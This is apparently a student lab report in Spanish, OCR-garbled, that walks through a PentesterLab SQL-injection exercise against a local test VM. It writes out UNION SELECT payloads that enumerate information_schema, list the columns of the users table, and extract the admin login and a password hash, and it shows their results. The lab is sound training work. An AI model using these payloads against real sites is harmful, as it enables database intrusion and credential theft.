<div>picture: max_data_length</div> <div>  </div> </div> <div> <div>picture: index_length</div> <div>  </div> </div> <div> <div>picture: data_free</div> <div>  </div> </div> <div> <div>picture: create_time</div> <div>  </div> </div> <div> <div>picture: update_time</div> <div>  </div> </div> <div> <div>picture: check_time</div> <div>  </div> </div> <div> <div>picture: checksum</div> <div>  </div> </div> </div> </div>	















No.	Lo solicitado	Resultado	Ptos
		<div><div>102/cat.php?id=1%20union%20select%201.column_name,3.4%20from%20information_schema.columns</div><div><div>picture: checksum</div><div>CHECKSUM</div></div><div><div>picture: variable_name</div><div>VARIABLE_NAME</div></div><div><div>picture: variable_value</div><div>VARIABLE_VALUE</div></div><div><div>picture: constraint_catalog</div><div>CONSTRAINT_CATALOG</div></div><div><div>picture: constraint_schema</div><div>CONSTRAINT_SCHEMA</div></div><div><div>picture: constraint_name</div><div>CONSTRAINT_NAME</div></div><div><div>picture: position_in_unique_constraint</div><div>POSITION_IN_UNIQUE_CONSTRAINT</div></div><div><div>picture: referenced_table_schema</div><div>REFERENCED_TABLE_SCHEMA</div></div><div><div>picture: referenced_table_name</div><div>REFERENCED_TABLE_NAME</div></div><div><div>picture: referenced_column_name</div><div>REFERENCED_COLUMN_NAME</div></div><div><div>picture: partition_name</div><div>PARTITION_NAME</div></div><div><div>picture: subpartition_name</div><div>SUBPARTITION_NAME</div></div><div><div>picture: partition_ordinal_position</div><div></div></div></div> <div><div>picture: subpartition_ordinal_position</div><div>SUBPARTITION_ORDINAL_POSITION</div></div> <div><div>picture: partition_method</div><div>PARTITION_METHOD</div></div> <div><div>picture: subpartition_method</div><div>SUBPARTITION_METHOD</div></div> <div><div>picture: partition_expression</div><div>PARTITION_EXPRESSION</div></div> <div><div>picture: subpartition_expression</div><div>SUBPARTITION_EXPRESSION</div></div> <div><div>picture: partition_description</div><div>PARTITION_DESCRIPTION</div></div> <div><div>picture: partition_comment</div><div>PARTITION_COMMENT</div></div> <div><div>picture: nodegroup</div><div>NODEGROUP</div></div> <div><div>picture: plugin_name</div><div>PLUGIN_NAME</div></div> <div><div>picture: plugin_version</div><div>PLUGIN_VERSION</div></div> <div><div>picture: plugin_status</div><div>PLUGIN_STATUS</div></div> <div><div>picture: plugin_type</div><div>PLUGIN_TYPE</div></div> <div><div>picture: plugin_type_version</div><div></div></div>	

No.	Lo solicitado	Resultado	Ptos
		<div><div>?</div><div>id=1%20union%20select%201,column_name,3.4%20from%20information_schema.columns</div></div> <div><div>picture: plugin_library</div><div></div></div> <div><div>picture: plugin_library_version</div><div></div></div> <div><div>picture: plugin_author</div><div></div></div> <div><div>picture: plugin_description</div><div></div></div> <div><div>picture: plugin_license</div><div></div></div> <div><div>picture: user</div><div></div></div> <div><div>picture: host</div><div></div></div> <div><div>picture: db</div><div></div></div> <div><div>picture: command</div><div></div></div> <div><div>picture: time</div><div></div></div> <div><div>picture: state</div><div></div></div> <div><div>picture: info</div><div></div></div> <div><div>picture: query_id</div></div>	












No.	Lo solicitado	Resultado	Ptos
		<div><div>/cat.php?id=1%20union%20select%201.column_name,3,4%20from%20information_schema.columns</div><div><div>picture: seq</div><div></div></div><div><div>picture: duration</div><div></div></div><div><div>picture: cpu_user</div><div></div></div><div><div>picture: cpu_system</div><div></div></div><div><div>picture: context_voluntary</div><div></div></div><div><div>picture: context_involuntary</div><div></div></div><div><div>picture: block_ops_in</div><div></div></div><div><div>picture: block_ops_out</div><div></div></div><div><div>picture: messages_sent</div><div></div></div><div><div>picture: messages_received</div><div></div></div><div><div>picture: page_faults_major</div><div></div></div><div><div>picture: page_faults_minor</div><div></div></div></div>	















No.	Lo solicitado	Resultado	Ptos
		<div> <div> d=1%20union%20select%201.column_name,3,4%20from%20information_schema.columns </div> <div> </div> </div> <div> <div> picture: swaps </div> <div>  </div> </div> <div> <div> picture: source_function </div> <div>  </div> </div> <div> <div> picture: source_file </div> <div>  </div> </div> <div> <div> picture: source_line </div> <div>  </div> </div> <div> <div> picture: unique_constraint_catalog </div> <div>  </div> </div> <div> <div> picture: unique_constraint_schema </div> <div>  </div> </div> <div> <div> picture: unique_constraint_name </div> <div>  </div> </div> <div> <div> picture: match_option </div> <div>  </div> </div> <div> <div> picture: update_rule </div> <div>  </div> </div> <div> <div> picture: delete_rule </div> <div>  </div> </div> <div> <div> picture: specific_name </div> <div>  </div> </div> <div> <div> picture: routine_catalog </div> <div>  </div> </div> <div> <div> picture: routine_schema </div> <div> </div> </div>	







No.	Lo solicitado	Resultado	Ptos
		<div><div>php?id=1%20union%20select%201,column_name,3.4%20from%20information_schema.columns</div><div>picture: routine_name</div><div></div><div>picture: routine_type</div><div></div><div>picture: dtd_identifier</div><div></div><div>picture: routine_body</div><div></div><div>picture: routine_definition</div><div></div><div>picture: external_name</div><div></div><div>picture: external_language</div><div></div><div>picture: parameter_style</div><div></div><div>picture: is_deterministic</div><div></div><div>picture: sql_data_access</div><div></div><div>picture: sql_path</div><div></div><div>picture: security_type</div><div></div><div>picture: routine_comment</div></div>	

No.	Lo solicitado	Resultado	Ptos
		<div> <div>  <pre>1%20union%20select%201,column_name,3.4%20from%20information_schema.columns</pre> </div> <div>  ROUTINE_COMMENT </div> <div> <div>picture: catalog_name</div> <div></div> </div> <div> <div>picture: schema_name</div> <div></div> </div> <div> <div>picture: default_character_set_name</div> <div></div> </div> <div> <div>picture: default_collation_name</div> <div></div> </div> <div> <div>picture: non_unique</div> <div></div> </div> <div> <div>picture: index_schema</div> <div></div> </div> <div> <div>picture: index_name</div> <div></div> </div> <div> <div>picture: seq_in_index</div> <div></div> </div> <div> <div>picture: collation</div> <div></div> </div> <div> <div>picture: cardinality</div> <div></div> </div> <div> <div>picture: sub_part</div> <div></div> </div> <div> <div>picture: packed</div> <div></div> </div> </div>	

No.	Lo solicitado	Resultado	Ptos
		<div> <div> </div> <div> </div> <div> <p>picture: nullable</p> </div> <div> </div> <div> <p>picture: index_type</p> </div> <div> </div> <div> <p>picture: table_type</p> </div> <div> </div> <div> <p>picture: auto_increment</p> </div> <div> </div> <div> <p>picture: table_collation</p> </div> <div> </div> <div> <p>picture: create_options</p> </div> <div> </div> <div> <p>picture: table_comment</p> </div> <div> </div> <div> <p>picture: constraint_type</p> </div> <div> </div> <div> <p>picture: trigger_catalog</p> </div> <div> </div> <div> <p>picture: trigger_schema</p> </div> <div> </div> <div> <p>picture: trigger_name</p> </div> <div> </div> <div> <p>picture: event_manipulation</p> </div> </div>	

No.	Lo solicitado	Resultado	Ptos
		<div><div>?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns</div><div></div><div>picture: event_object_catalog</div><div></div><div>picture: event_object_schema</div><div></div><div>picture: event_object_table</div><div></div><div>picture: action_order</div><div></div><div>picture: action_condition</div><div></div><div>picture: action_statement</div><div></div><div>picture: action_orientation</div><div></div><div>picture: action_timing</div><div></div><div>picture: action_reference_old_table</div><div></div><div>picture: action_reference_new_table</div><div></div><div>picture: action_reference_old_row</div><div></div><div>picture: action_reference_new_row</div></div>	

No.	Lo solicitado	Resultado	Ptos
		<div><div></div><div>picture: view_definition</div><div></div><div>picture: check_option</div><div></div><div>picture: is_updatable</div><div></div><div>picture: title</div><div></div><div>picture: img</div><div></div><div>picture: cat</div><div></div><div>picture: login</div><div></div><div>picture: password</div><div></div><div>No Copyright</div></div>	
7	<p>Ahora añadimos a la sentencia anterior un where table_name='users', que es el nombre de una tabla que obtuvimos en el paso anterior.</p> <p>Sentencia: id=1 union select 1,column_name,3,4 from information_schema.columns where table_name='users'</p>	<div><div><div>seguro 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20where%20table_name=%27users%27</div><div>My Awesome Photoblog</div><div>Home test ruxcon 2010 All pictures Admin</div></div><div><div>picture: ruby</div><div></div><div>picture: cthulhu</div><div></div><div>picture: id</div><div></div><div>picture: login</div><div></div><div>picture: password</div><div></div><div>No Copyright</div></div></div>	10

No.	Lo solicitado	Resultado	Ptos
8	<p>Ahora buscaremos el nombre del usuario según el nombre de columna obtenido con anterioridad.</p> <p>Sentencia: <code>id=1 union select 1,login,3,4 from users</code></p>	<p>My Awesome Photoblog</p> <p>Home test ruxcon 2010 All pictures Admin</p> <p>picture: ruby</p>  <p>picture: cthulhu</p>  <p>picture: admin</p>  <p>No Copyright</p>	10
9	<p>Hacemos algo similar, ya que ahora buscamos el password del usuario</p> <p>Sentencia: <code>id=1 union select 1,password,3,4 from users</code></p>	<p>My Awesome Photoblog</p> <p>Home test ruxcon 2010 All pictures Admin</p> <p>picture: ruby</p>  <p>picture: cthulhu</p>  <p>picture: 8efe310f9ab3efeae8d410a8e0166eb2</p>  <p>No Copyright</p>	10

[illegible]

H. CONSIDERACIONES FINALES:

Indique en esta sección si considera o no que el laboratorio cumplió su objetivo.

El laboratorio cumplió su objetivo al permitirnos desarrollar todos los desafíos.

I. BIBLIOGRAFIA:

- https://pentesterlab.com/exercises/from_sql_to_shell

J. RÚBRICA:

- Cada uno de los problemas del Paso 2 en adelante es ponderado con 10 puntos, los cuales hacen un total de 90 puntos.
- Los otros 10 puntos son obtenidos por la entrega a tiempo del laboratorio.
- **En caso de incumplimiento en la fecha y hora estipulada para la entrega, se descontarán 5 puntos por día de retraso.**